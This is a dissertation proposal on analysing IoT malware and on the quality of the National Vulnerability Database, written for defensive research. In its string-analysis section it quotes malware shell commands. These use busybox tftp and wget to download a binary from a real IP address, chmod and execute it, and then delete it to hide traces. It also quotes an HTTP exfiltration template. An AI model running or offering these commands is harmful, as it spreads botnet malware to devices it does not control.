Dissertation Proposal

Understanding the Security of Emerging Systems: Analysis, Vulnerability Management, and Case Studies.

Afsah Anwar

Date: March 02, 2021

Department of Computer Science
University of Central Florida
Orlando, FL 32816

Afsah Anwar

Department of Computer Science, University of Central Florida (UCF)
4000 Central Florida Blvd., HPA1-111, Orlando, FL 32816-2362 USA

EDUCATION

PH.D., Computer Science, University of Central Florida (2017 – Current), **CGPA 3.83**
B.S., Electrical Engineering, Jamia Millia Islamia (JMI) (2010 – 2014), **CGPA 3.4**

PEER-REVIEWED PUBLICATIONS

1. **Afsah Anwar**, Hisham Alasmary, Jeman Park, An Wang, Songqing Chen, and David Mohaisen. *Statically Dissecting Internet of Things Malware: Analysis, Characterization, and Detection*, *The 22nd International Conference on Information and Communications Security* (**ICICS 2020**)

2. **Afsah Anwar**, Aminollah Khormali, and David Mohaisen. *Understanding the Hidden Cost of Software Vulnerabilities: Measurements and Predictions*, *The 14th EAI International Conference on Security and Privacy in Communication Networks*, (**SecureComm 2018**)

3. Hisham Alasmary, Ahmed Abusnaina, Rhongho Jang, Mohammed Abuhamad, **Afsah Anwar**, DaeHun Nyang, and David Mohaisen, *Soteria: Detecting Adversarial Examples in Control Flow Graph-based Malware Classifiers*, *IEEE International Conference on Distributed Computing Systems* (**ICDCS 2020**)

4. Ahmed Abusnaina, Amin Khormali, Hisham Alasmary, Jeman Park, **Afsah Anwar**, and David Mohaisen. *Adversarial Learning Attacks on Graph-based IoT Malware Detection Systems. IEEE International Conference on Distributed Computing Systems* (**ICDCS 2019**)

5. Hisham Alasmary, **Afsah Anwar**, Jeman Park, Jinchun Choi, Daehun Nyang, and David Mohaisen, *Graph-based Comparison of IoT and Android Malware*, *The 7th International Conference on Computational Data and Social Networks* (**CSoNet 2018**)

6. Hisham Alasmary, Aminollah Khormali, **Afsah Anwar**, Jeman Park, Jinchun Choi, Ahmed Abusnaina, Amro Awad, DaeHun Nyang, and David Mohaisen, *Analyzing and Detecting Emerging Internet of Things Malware: A Graph-based Approach*, *IEEE Internet of Things Journal*, (**IoTJ 2019**)

7. Jinchun Choi, Ahmed Abusnaina, **Afsah Anwar**, An Wang, Songqing Chen, Daehun Nyang and David Mohaisen, *Honor Among Thieves: Towards Understanding the Dynamics and Interdependencies in IoT Botnets*, *IEEE Conference on Dependable and Secure Computing* (**IDSC 2019**)

8. Jinchun Choi, Mohammed Abuhamad, Ahmed Abusnaina, **Afsah Anwar**, Sultan Alshamrani, Jeman Park, Daehun Nyang, and David Mohaisen, *Understanding the Proxy Ecosys-*

tem: A Comparative Analysis of Residential and Open Proxies on the Internet, *IEEE Access*, 2020

9. Muhammad Saad, **Afsah Anwar**, Ashar Ahmad, Hisam Alasmary, Murat Yukesl, and David Mohaisen. *RouteChain: Towards Blockchain-based Secure and Efficient BGP Routing*, *IEEE International Conference on Blockchain and Cryptocurrency* (**ICBC 2019**)

10. Jinchun Choi*, **Afsah Anwar***, Hisham Alasmary, Jeff Spaulding, DaeHun Nyang, and David Mohaisen. *IoT Malware Ecosystem in the Wild: A Glimpse Into Analysis and Exposures*, In 4th ACM/IEEE Symposium on Edge Computing (**SEC 2019**)

11. Hisham Alasmary, **Afsah Anwar**, Laurent L Njilla, Charles A Kamhoua, and David Mohaisen. *Addressing Polymorphic Advanced Threats in Internet of Things Networks by Cross-Layer Profiling*, In Modeling and Design of Secure Internet of Things, 2020

Manuscripts in Submission

1. **Afsah Anwar**, Ahmed Abusnaina, Songqing Chen, Frank Li, and David Mohaisen. *Cleaning the NVD: Comprehensive Quality Assessment, Improvements, and Analyses*, In IEEE Transactions on Dependable and Secure Computing (**TDSC 2020**)

2. **Afsah Anwar**, Ahmed Abusnaina, Mohammad Abuhamad, Muhammad Saad, DaeHun Nyang, and David Mohaisen. *Obfuscation-Resilient IoT Malware Behavioral Modeling via Dynamic Traces*, In USENIX Security Symposium (**SEC 2021**)

3. **Afsah Anwar***, Jinchun Choi*, Hisham Alasmary, Jeff Spaulding, DaeHun Nyang, and David Mohaisen. *Understanding Internet of Things Malware by Analyzing Endpoints in their Static Artifacts*, *IEEE Internet of Things Journal*, (**IoTJ 2021**)

4. Ahmed Abusnaina, Mohammed Abuhamad, Hisham Alasmary, **Afsah Anwar**, Rhongho Jang, Saeed Salem, DaeHun Nyang, and David Mohaisen. *Deep Learning-based Fine-grained Hierarchical Learning Approach for Robust Malware Classification*, In IEEE Transactions on Dependable and Secure Computing (**TDSC 2020**)

5. Muhammad Saad, **Afsah Anwar**, Srivatsan Ravi, and David Mohaisen. *"HashSplit: Exploiting Bitcoin Asynchrony to Violate Common Prefix and Chain Quality."* In IEEE International Conference on Distributed Computing Systems (**CCS 2021**).

Contents

Abstract

The Internet of Things (IoT) integrates a wide range of devices into a network to provide intelligent services. Security inefficiencies in such systems can cause exposure of sensitive private data. Additionally, a network of these compromised devices can generate the ability to bring down crucial systems. Adversaries have exploited software vulnerabilities in these devices towards their malicious intents. Therefore, understanding the software of these emerging systems is of utmost importance. Building towards this goal, in this work, we undertake a comprehensive analysis of the IoT software by employing different analysis techniques.

To analyze the emerging systems, we first perform an in-depth and thorough analysis of the IoT software through static analysis. Through efficient and scalable static analysis, we extract artifacts that highlight the dynamics of the malware. In particular, by analyzing the strings, functions, and Control Flow Graphs (CFGs) of the IoT malware, we uncover their execution strategy, unique textual characteristics, and network dependencies. Additionally, through analysis of CFGs, we show the ability to approximate the main function. Using the extracted static artifacts, we design an effective malware detector.

We suspect, however, that the static analysis as a method is prone to obfuscation to evade analysis attempts. Acknowledging this, we explore the capabilities of dynamic analysis in generating insights to help understand the IoT software. We propose MALInformer, a dynamic analysis system for Linux-based IoT software, to extract behaviors of IoT malware that are unique to malware families. MALInformer uses a deterministic whole-system *record-and-replay* approach to extract a wide-range of malware behavioral patterns, such as network behavior, file system artifacts, process details, and execution traces. It then uses an iterative feature selection on execution traces to identify distinctive and interpretable behaviors of every family.

The static and dynamic analyses exhibit the weaknesses of the existing systems. These weaknesses are typically reported to vulnerability databases along with the information that triggers the weakness. These weaknesses are assigned a Common Vulnerabilities and Exposures (CVE) number. We explore the quality of the reports in the National Vulnerability Database (NVD), unveiling their inconsistencies which we eventually fix. We then conduct case studies, including the large-scale evaluation of the cost of software vulnerabilities, revealing that the consumer product, software, and the finance industry are more likely to be negatively impacted by vulnerabilities.

Overall, our work builds tools to analyze and detect the IoT malware and extract behavior unique to malware families. Additionally, our consistent NVD streamlines vulnerability management in emerging internet-connected systems.

1 Introduction

The increasing acceptance of IoT devices by end-users has been paralleled with their increased susceptibility to attacks. The rapid growth in adoption of Internet of Things (IoT) applications has been corresponded with a significant expansion in their threat landscape, as a variety of evolving malware target IoT devices and networks. Adversaries exploit software on IoT devices to gain control over them and create large botnets for launching synchronized attacks [100, 84, 101, 46]. Recently, Mirai, a prominent IoT botnet, recorded attack traffic of 620 Gbps [120]. These new adversarial capabilities associated with IoT insecurity necessitate efforts for understanding IoT software, through their in-depth and comprehensive analysis.

The expansion in IoT threat has been attributed to the limited space and computation power to allow the implementation of required security capabilities on IoT devices [139, 14]. Recently, IoT devices have been targeted with an increasing number of malware mutations, raising the challenge of studying the malware's unique behaviors to defend against them [106, 16]. This increase in malware mutations is attributed to the public availability of malware source-codes, which allows adversaries to modify the malware source to their desired goals [71, 22].

There have been several efforts to understand the general dynamics of IoT malware [19, 17, 18], as well as the various attributes of specific malware families, including Mirai [33] and Hajime [77]. Other prior works have used deploying honeypots to analyze and understand the threat landscape of the IoT mawlare [108, 129]. Studies have also proposed mechanisms for detection by using features generated from malware binaries transformed into images [123], by using features from mobile-applications of IoT devices [37], or by drawing parallels from Android malware [96, 76]. Additionally, prior work have also proposed CFG-based detectors and proposed adversarial attacks and defenses [29, 28, 24, 25]. We review the literature in detail in section 2.

Despite the large body of work in this space, there are several open questions, including understanding the distinguishing behavior of different IoT malware families, which is particularly essential for proper malware characterization, classification, and behavioral modeling. Exploring these common and unique artifacts requires analyzing and identifying distinctive in-depth analysis through static and dynamic analysis. Additionally, understanding the security of the emerging systems also includes maintaining and referring to the repositories accumulating software weaknesses. Vulnerability databases, such as the NVD, accumulate publicly disclosed vulnerabilities. However, given that NVD is widely used as a reference vulnerability database [56, 62, 61, 35, 34, 93], it is essential to have a comprehensive examination of the quality of the NVD.

Motivated by these shortcomings, we pursue two thrusts, (1) in-depth IoT software analysis and (2) quality evaluation of vulnerability reports in the NVD. By utilizing the static and dynamic analysis techniques, coupled with program analysis techniques, we answer several open questions, including understanding the distinguishing behavior of different IoT malware. Our static analysis effort, augmented with the analysis of the IP dynamics reveals the wide usage of vulnerable network-facing services. Suspecting obfuscation by software authors to evade analysis, through our dynamic code analysis efforts, we identify the code distinguishing code blocks. To help facilitate this identification of vulnerable services, we probe the public vulnerability databases, such as the National Vulnerability Database. The financial impact of the vulnerabilities on its vendors is then studied to motivate the vendors in prioritizing the vulnerability patching.

Towards our first thrust, we conduct an in-depth analysis of IoT software samples through static analysis to understand their dynamics, by analyzing various artifacts, such as strings, disassembly, Control Flow Graph (CFG), IP addresses, ports, and functions. Through these, we show the wide usage of Linux shell commands in the disassembly, cuss words, ports used for communication, and the signs of obfuscation. Using these as modalities, we then propose a highly accurate Machine Learning (ML)-based IoT malware detection system, with an accuracy of more than 99%. We go through our analysis methodology and the findings in detail in section 3.

Exploring the analysis of the software further and to circumvent obfuscation, we perform dynamic analysis to understand the behavior of the IoT malware. To mitigate the threats posed by the numerous malware variants, analysts group malware samples based on their behavior and intent [114]. This association of samples to groups, *i.e.* families, helps identify behavioral patterns within each family for providing robust techniques to protect against the evolving malware variants, and capturing such behavioral patterns can be achieved through both static and dynamic analysis techniques. Through our dynamic analysis effort, augmented with code analysis, we explore the common and distinguishing patterns between the different malware families. Towards dynamically analyzing the malware samples, we build a record-and-replay technique [64] to design our controlled dynamic analysis system. The designed system collects a series of forensic features, such as files modified during the execution of the malware, along with the network and the execution traces. The traces are then used for further analysis and to select the instructions that are distinguishing among the families. We go into the details of this work in section 4.

In our second thrust, we evaluate the quality of the NVD. The weaknesses in the existing systems can be managed by tracking them back in the NVD. However, this greatly depends on the quality of the NVD, thereby making the problem essential to address. Therefore, we look deeply into individual CVE reports to identify inconsistencies in them. Through our comprehensive study, we identify inconsistencies in the CVE reports' vendor and product names, severity labels, and incompleteness in terms of the public disclosure date of the vulnerability. We measure and fix the identified inconsistencies in the CVE reports. As a conclusion to the study, we conduct case studies to analyze the different data fields in the consistent database to understand the impact. Further, as part of the case study, we conduct a large-scale investigation of the cost of vulnerabilities on their vendors, exhibiting that software belonging to the consumer products, software, and the finance industry are more likely to leave a negative impact on their vendors. We describe the work in detail in sections 5 and 6.

This dissertation addresses the gaps in IoT security. Our developed tools can be leveraged to understand the unique characteristics and behaviors of the malware families, and the impact of software weaknesses on the victim organizations. Additionally, our efforts on vulnerability reporting result in a consistent NVD that can be leveraged for improved vulnerability tracking.

Organization. This thesis is organized as follows: We visit the literature and outline the notable works related in section 2. In section 3, we understand the static artifacts of the IoT malware and use the extracted artifacts to build effect detectors. In section 5, we analyze the NVD to identify, measure, and fix their inconsistencies. In section 6, we measure the cost of the vulnerabilities on their vendors. In section 4, we describe our dynamic analysis-based tool, MALInformer, to model the distinctive behavior of malware families.

2 Related Work

In the following, we discuss the works relevant to our work. We first discuss malware analysis covered in the literature (§2.1), followed by evaluation of vulnerability reports in NVD (§2.2).

2.1 Malware Analysis

Malware analysis provides insights into the functionality and the behavior of malware, and is a first step defend against and prevent malware attacks. Analysis also helps in understanding the the evolution of malware, thereby assisting analysts in improving detection techniques. For example, a wide exploitation of a vulnerability or weakness by the malware authors may inspire the software developers to patch the weaknesses in their network-facing devices. These works are related to §3 and §4 in this dissertation.

Static Analysis. Cozzi *et al.* [50] analyzed the formats of the ELF malware. Towards IoT malware detection, Su *et al.* [123] detected DDoS-capable IoT malware by leveraging a convolutional neural network-based detector gray-scale images generated from the *Gafgyt* and *Mirai* binaries with an accuracy of 94%. Aggarwal and Srivastava [26] proposed securing IoT devices through by implementing Software Defined Network (SDN) and Edge Computing guards. Azmoodeh *et al.* [37] used a dataset of 128 malware samples for ARM-based IoT apps from VirusTotal and used Opcodes to classify them as malicious or benign. Furthermore, Alasmary *et al.* [30] utilized the features generated from the CFG of the IoT malware towards their detection. However, they do not look at the other groups of features that we look into in this work.

Dynamic Analysis. Pa *et al.* [109] were among the first to analyze the IoT malware to understand their attack strategies where they built Telnet-based honeypot to intercept the IoT malware. Similarly, Vervier *et al.* [129] explored the threat landscape of the IoT malware by deploying honeypot and analyzing the execution. Along with static analysis Cozzi *et al.* [50] also dynamically inspected the Linux malware for their characterization. Similarly, Antonakakis *et al.* [33] dissected the Mirai malware family and analyzed its operation. By analyzing the network artifacts of the Mirai botnet, they have shown its ability to target security-impaired low-end IoT devices. Van der Elzen and Van Heugten [128] examined the ISP traffic to identify IoT malware traffic using existing network-based techniques. Kolias *et al.* [90] analyzed the *Mirai* botnet from a network perspective by analyzing its DDoS capabilities, and by listing the components of the botnet and their operation and communication steps. Milosevic *et al.* [97] used the memory and CPU features of android malware for detection with a precision and recall of about 84%.

Behavior Analysis. The large number of research works on Windows malware analysis has lead to the identification of security-critical system calls and API function invocations which have been used towards their behavior modeling [49, 141]. Huang and Stokes [82] used the sequences of API calls along with their parameters, and a sequence of null-terminated objects recovered from system memory during emulation to build a Deep Learning (DL)-based malware family classifier. Bartos *et al.* [38] detected new malware variants by network traffic representation. Perdisci *et al.* [110] use HTTP traffic traces for behavioral clustering. Graziano *et al.* [75] identify the malware evolution from the samples submitted to malware sandbox. Bayer *et al.* [39] state that system call traces can vary significantly, even between programs that exhibit the same behavior and therefore use the OS objects, operation types, and dependencies from the execution trace towards behavioral clustering. Korczynski and Yin [91] automatically captured and analyzed malware propagation with code-reuse and code-injection attacks using the malware execution traces. Similarly, Ahmadi *et al.* [27] used a series of static features extracted from the disassembly and the hexdump representation to build a classifier towards malware family classification.

The analysis of IoT malware to understand their behavior, however, is limited, perhaps due to their recent emergence. Recent works have focused on understanding IoT malware dynamics by studying their file formats, characteristics, and strategies. For example, Cozzi *et al.* [51] used binary code similarity techniques to reconstruct the lineage of IoT malware family and track their evolution, relationships, and variants. They analyzed the codebase of malware samples to understand their lineage and evolution. Angrishi [32] outlined an anatomy of the IoT botnets from the network's perspective through dynamic analysis. Donno *et al.* [66] also investigated the capability of IoT malware to carry out DDoS attacks by focusing on the functioning of the *Mirai* malware. Additionally, Antonakakis *et al.* [33] analyzed the network artifacts of the *Mirai* botnet and showed the ability of the botnets to target the security-deficient low-end IoT devices.

2.2 Evaluation of Vulnerability Reports in NVD

In this section, we discuss the works related to the relibility of the NVD and determining the cost of the vulnerability. These works are related to §5 and §6 in this dissertation.

Reliability of NVD. Quality issues in vulnerability databases have been previously noted and studied. Nguyen and Massaci [102] pointed out that the affected product versions in NVD are often incorrect, where 25% of Google Chrome CVEs had an incorrect Chrome version string. Christey and Martin [47] similarly explored issues in the NVD data and suggested reporting biases as a root cause. Attila *et al.* [35] showed that CVSS metrics are more suitable for enterprise software products than personal ones. Dong *et al.* [65] analyzed the inconsistencies in public security vulnerability reports, including the NVD, and found overclaims and underclaims in the affected software product versions.

Vulnerability Management. Shahzad *et al.* [117] analyzed the vulnerability life cycle, and pointed out that remotely exploitable vulnerabilities represent 80% of all of them. Earlier, Clark *et al.* [48] outlined a relation between a product's familiarity and its first vulnerability disclosure: a shorter time between product release and first vulnerability discovery is shown for familiar products. Ozment and Schechter [107] observed that 62% of vulnerabilities in the OpenBSD system were *foundational* and took 2.5 years for them to be reported.

Stock *et al.* [121] and Li *et al.* [92] studied the vulnerability notification channels and their significance. Zhao *et al.* [142] empirically studied data from two web vulnerability discovery ecosystems for trend analyses. Trinh *et al.* [127] studied vulnerabilities in web applications. Saha [113] extended an attack graph-based vulnerability analysis framework to include complex security policies for efficient vulnerability analysis. Zhang *et al.* [140] used data from NVD to predict the time to next vulnerability, and argued that NVD provides poor predictions while pointing out inconsistencies, e.g., missing version information, release time, and other obvious errors. Votipka *et al.* [132] suggested integrating hackers and improved security training for testers in vulnerability discovery. Xiao *et al.* [138] detected vulnerability exploitation at a 90% rate. Sabottke *et al.* [112] proposed a Twitter-based detector to identify vulnerabilities likely to be exploited. Homaei and Shahriari [79] analyzed vulnerability reports between 2008 and 2014 and observed that security professionals can prevent 60% of them using only seven vulnerability categories. William *et al.* [136] proposed a framework to discover evolutionary patterns in the vulnerabilities.

Financial Impact of Defects. Hovav and D'Archy [81], and Telang *et al.* [125] analyzed, in event-based studies, vulnerabilities and their impact on vendors. While Hovav and D'Archy have shown that market shows no signs of significant negative reaction due to vulnerabilities, Telang *et al.* show that a vendor on average loses 0.6% of its stock value due to vulnerabilities. Goel *et al.* [72] pointed out that security breaches have an adverse impact of about 1% on the market value of a vendor. Campbell *et al.* [44] observed a significant negative market reaction to information security breaches involving unauthorized access to confidential data, but no significant reaction to non-confidential breaches. Cavusoglu *et al.* [45] show that the announcement of Internet security breaches has a negative impact on the market value of vendors. Bose *et al.* [41] show that each phishing alert leads to a loss of market capitalization that is at least US$ 411 million for a firm.

Jarrell and Peltzman [86] analyzed the impact of recall in the drug and auto industries on vendors' stock value loss. Towards calculating the effect of a vulnerability, it is crucial to predict a hypothetical stock valuation in the absence of a vulnerability. Kar [88] suggested the use of Artificial Neural Network (ANN) as a reliable method for predicting stock value. Farhang *et al.* [68], suggest that higher security investments in Android devices do not impose higher product prices on customers. Romanosky *et al.* [111] found that data breach disclosure laws reduce identity theft caused by data breaches by 6.1%. Similarly, Gordon *et al.* [74] found a significant downward shift in impact post the September 11 attacks.

3 Static Dissection of the IoT Malware

Software vulnerabilities in emerging systems, such as the Internet of Things (IoT), allow for multiple attack vectors that are exploited by adversaries for malicious intents. One of such vectors is malware, where limited efforts have been dedicated to IoT malware analysis, characterization, and understanding. In this work, we perform static analysis on a dataset of IoT malware. Our strings analyses (§3.3.1) reveal the operational and textual characteristics, as well as network dependencies. From these strings, we report the presence of shell commands, the use of cuss words, as well as network-related artifacts. Shell commands provided us insights into the steps that botnets follow for operation, their propagation strategies, and transport protocols. The cuss words hinted at specific content-based characteristics, while the network artifacts show the propagation metrics of the botnets. By analyzing the control flow graph of each IoT malware sample (§3.3.2), we also extract graph-theoretic features and found that those features correspond to *tight graphs*, highlighting a shift in IoT malware structure from other related malware, such as Android. Moreover, the host dependency graph analysis unveiled that a single host can be part of multiple infections. Finally, through port analysis, we were able to enumerate the prevalence of non-standard ports that could be blocked to mitigate attacks. Function-level analysis (§3.3.3) unveils useful information about the operation of IoT botnets based on the public GNU libraries and standard functions they use. Noting that functions are a major avenue for obfuscation for evasion, we explore deobfuscation by manually visualizing candidate functions to approximate the main function based on the control flow graph similarity.

3.1 Summary of Completed Work

In this work, we statically analyze the IoT malware to reveal their operational and network characteristics.

1. We characterize a set of recent IoT malware samples by analyzing their artifacts obtained from static program analysis techniques (§3.3). The different generated artifacts are utilized to understand the theoretic, lexical, and semantic significance of samples. En route, we address various challenges, including obfuscation via function approximation; by visualizing the functions for the samples with an obfuscated *main* function, we approximate the hidden *main* function to allow the analysis of obfuscated samples.

2. We propose two security operation applications of our analysis: malware life-cycle reconstruction and automated malware detection using machine learning (§3.6). First, using four classes of features (meta-data, graph, functions, and strings), we design and evaluate an ML-based detection system, which provides a high accuracy rate of $\approx$99.8%. Second, by analyzing the various components of string and graph features, we reconstruct the infection, propagation, and the attack strategy of IoT botnets, exemplified by three case studies – *Mi-*

rai, *Tsunami*, and *Gafgyt* (delegated to the appendix for the lack of space). The dataset and codes will be made public for benchmarking.

3.2 Dataset and Methodology

3.2.1 Dataset

We acquired a dataset of 2,899 malware samples from IoTPOT [108], a honeypot emulating IoT devices. IoTPOT implements vulnerable services, such as telnet, distributed over different countries [69]. Table 1 shows the samples distribution across architectures (SPR: SPARC, SH: Renesas SH, PPC: PowerPC, M68: Motorola m68k, I-386: Intel 80386, and x86: x86-64). We note that samples for ARM and MIPS architectures make up ≈44% of the dataset, and while ARM has the most samples, Motorola SPARC has the least. Also, the dataset has only 253 samples with 64-bit architectures, while the remaining 2,646 are 32-bit samples. Samples in our dataset range in size from 1 kilobyte—a sample first scanned on February 26, 2018—to 2.4 megabytes.

Table 1: Distribution of malware by architecture.

Arch	Malware	
	#	%[1]
MIPS	600	20.69%
ARM	668	23.04%
I-386	449	15.48%
PPC	270	9.32%
X86	250	8.62%
SH	233	8.04%
M68	217	7.48%
SPR	212	7.33%
Total	2,899	100%

Samples Age. We observed that the malware samples in our dataset were first seen in VirusTotal [15] between May 17, 2017 and March 2, 2018, with only 2.96% of samples in 2017. Moreover, we observed that the samples exhibit a low detection rate, i.e., between 0% and 67.35%, and a positive correlation of 0.14 between the total scanners and the positive detection rate.

Malware Families. Using the scan results from VirusTotal and AVClass [115], which consolidates VirusTotal labels, we assigned known family names to each malware sample depending on a majority voting. As a result, our samples represent seven malware families, with 2,609 out of 2,899 belonging to the *Gafgyt* family, which is perhaps explained by its long relative history. Additionally, the dataset contains 185 *Mirai*, 64 *Tsunami*, 7 *Hajime*, and 32 *Singleton* samples (malware that do not have definite family name by majority count). On the other hand we observe only one sample for each of *Lightaidra* and *IRCbot*, and we include them for the completeness of our analysis.

3.2.2 Methodology

Static Analysis. We analyzed each of the malware samples in our dataset to uncover their lexical, syntactic, and semantic features and to understand their functionality using strings and disassembled codes. Using this information, generated by automating the reverse-engineering of each sample, we identify various artifacts for analysis. Embracing an open-source approach, we used

Radare2 to manually inspect a few malware samples per architecture before scaling-up the analysis using *Radare2*'s API. We analyzed the strings, flags, jumps, calls, functions, and disassembly to understand samples functionality and behavior.

Challenges. To protect against software piracy, programmers employ obfuscation techniques. Malware authors also employ obfuscation by packing although to hide portions of the binary and to prevent its analysis and reverse-engineering. Packers can be of two types,

1. *Standard packers* are the software packers, either proprietary or freeware, that declare their identification. For example, Ultimate Packer for eXecutables (UPX) is a freeware packer that compresses an executable with a decompression code such that the compressed executable decompresses itself during the run-time. Out of the 2,899 samples, only ten samples ($\approx$0.35%) were identified as UPX-packed.

2. *Custom Packers* are used by malware authors to evade deobfuscation with standard packers. The custom packers may include a novel packing or further packing of a standard packer-packed malware, such that it is challenging to deobfuscate, if not undetectable. We identify 227 samples ($\approx$7.83%) that have less than ten functions. Among them, 25 samples did not have any function and are classified by *AVClass* as *Singleton*.

For the samples that do not have a *main* (but have a substantial number of functions), we analyze their control flow graph and compare it with the CFG of the ones that have a *main* function. We notice that their *main* functions can be identified for 299 out of 468 such malware samples.

3.3 Statically Analyzing IoT Malware

For each sample, we began by analyzing its entry-point and the function calls. We also performed a type-match analysis of all functions for all architectures, except for the SH architecture, which causes a segmentation fault (total of 233 samples or $\approx$ 8%). In the rest of this section, we describe different attributes and artifacts of static analysis, such as strings, control flow graphs, and functions.

3.3.1 String Analysis

For a malware binary, strings are sequences of the printable characters of the binary contents, and reveal valuable information about its contents and semantics (capabilities). We analyze the strings obtained from each malware sample to gain insight into the strategy employed by the malware authors, and to examine its potential as a modality for malware detection. Leveraging the stings, we identify their offset, followed by disassembly at that offset. The disassembly of the offset is then analyzed to understand the functionality of the code. Upon our analysis, we found various details about the malware execution, e.g., credentials, communication protocols, attack propagation, Command and Control (C2) servers, target IP addresses, and port numbers. Our analysis also revealed that different families have similar targeted sensitive information (user credentials), infection, propagation, and attack strategies (explained by shell commands).

Shell Commands. IoT devices use a compressed form of libraries, such as Busybox, to attain Linux shell capabilities for configuration and operation. Malware authors abuse the shell on those devices to implement the malware life cycle: infection, propagation, and attack. From our analysis, we observed that malware samples, such as *Mirai*, use the shell to launch a dictionary attack using a list of frequently-used or default credentials to gain access to devices. The presence of strings, such as *root*, *admin*, and *12345* in our analysis is used as a cue of those dictionary attacks. If successful, the malware then attempts to traverse different directories followed by downloading malware script or sending or exfiltrating information, as can be seen in the script snippet in Fig. 1.

```
POST / HTTP/1.1 Host: %s:%d Content-Length: %d
    Accept:text/html, application/xhtml+xml, application/xml;q=0.9,
    image/webp,*/\*; q=0.8 User-Agent: %s cookie: %s Content-Type:
    application/x-www-form-urlencoded Connection: close q=%s
```

Figure 1: Snippet of information exfiltration.

We uncover the propagation strategies by analyzing the shell commands. Fig. 2 lists a variety of shell commands used for infection propagation or for obtaining files from a C2 or a *dropzone*. The use of access permissions and anonymous commands, as seen in strings such as *chmod*, *Upgrade-Insecure-Requests*, anonymous *ftpget*, uncover the usage strategy of the adversary on the devices and for communication. Our analysis also unveils various commands to remove the residual binaries and scripts stored in the file system, perhaps to evade detection through file system scans, as shown in Fig. 2. In this figure, the first command changes the directory, followed by executing one of two commands, each pulling a file from a C2 using TFTP, using busybox, and then changing access permissions of the downloaded file. On the other hand, the second command downloads an application from the C2 using HTTP 1.1. The third command downloads a file (notice the cuss word in the file name) in the *tmp* directory, executes it, and finally removes the downloaded files to evade detection.

Special Words. In the software development communities, jargons are predominant, and are used in comments as well as in naming variables, which motivated us to study jargons (special words) in the residual strings from our static analysis to understand them as artifacts and as a lightweight detection feature. Through our initial manual analysis, we observed that almost all analyzed samples contained cuss words in their strings. To automate analysis and quantify the prevalence of cuss words in strings, we created a list of 2,200 cuss words by combining a widely used list of offensive and profane words [131] and public websites and mailing lists. We observed that ≈97% of the samples contained at least one of these words. For a conservative analysis, we eliminated words with multiple meanings from our list—e.g., context overtone, such as *execution*, *threeway*,

```
cd %s && (/bin/busybox tftp -g -r 81c46/81c46.%s %u.%u.%u.%u || /bin/busybox
    tftp -g -f 81c46/81c46.%s %u.%u.%u.%u)&& /bin/busybox chmod 777
    %s/81c46036.%s

GET /%s HTTP/1.1 Host: %s Accept: text/html, application/xhtml+xml,
    application/xml; q=0.9,image/webp,*/\*;q=0.8 User-Agent: Mozilla/5.0
    (Windows NT 6.1;WOW64) AppleWebKit/ 537.36 (KHTML, like Gecko) Chrome/
    41.0.2272 Safari/537.36 Content-Type: application/x-www- form-urlencoded
    Connection: keep-alive

cd /tmp; wget 45.76.131.35 /cuntytftp -O phone; chmod 777 phone;./phone; rm
    -rf phone
```

Figure 2: Shell commands initiating host infection. Note the last command attempts to remove traces from file system.

fail, *attack*. As a result, we removed 150 words, and limited our list to strictly abusive words, which reduced the number of malware samples that contain such words to 92% in their strings, highlighting the significant prevalence of these words.


IP Analysis. Generally, malware communicate with two different types of IP addresses that may appear in their code.

1. Malware communicate with C2 servers for instructions, such as lists of potential targets, updated binaries, execution steps, etc. Moreover, an adversary may also exfiltrate information extracted from the infected hosts. In our analysis, we found that such IP addresses can be identified by associated command keywords, such as wget, TFTP, POST, and GET. We designated them as **dropzone** IP addresses.


2. Malware also communicate with IP addresses to be infiltrated. Successful infiltration leads to the propagation of the malware by recruiting additional bots. We call them **target** IP address, our analysis uncover a large number of targets encoded in the binaries of the malware samples. In our analysis, all IP addresses obtained from the strings that did not qualify as dropzones were labeled as targets.

From our analysis, we observed that while the *target* IPs are associated with a *dropzone*, they can be shared between *dropzone*s, leading to a shared *target* selection phenomenon. Alternatively, a device can be attacked by multiple *dropzone* IPs, leading to the probable interdependence between malware families their infections, and associated propagation pattern. An illustration (from our analysis) is shown in Figure 3(a), which visualizes three sample *dropzone* IPs in a network with their corresponding target IPs, highlighting a clear hierarchy.

Next, we consider visualizing addresses locations for affinity analysis. We notice that malware samples mask IP addresses encoded into their strings for multiple reasons, including efficiency and evasion. In our analysis we observed two masking patterns.



(a) Dropzone-target map



(b) Frequent Ports


Figure 3: 3(a): Dropzone IP and their possible target IP. A single Dropzone IP attempts to infect multiple target IPs. 3(b) shows top 28 ports in the samples. The top two ports are 23 and 666, which appear 992 and 226 times, respectively.

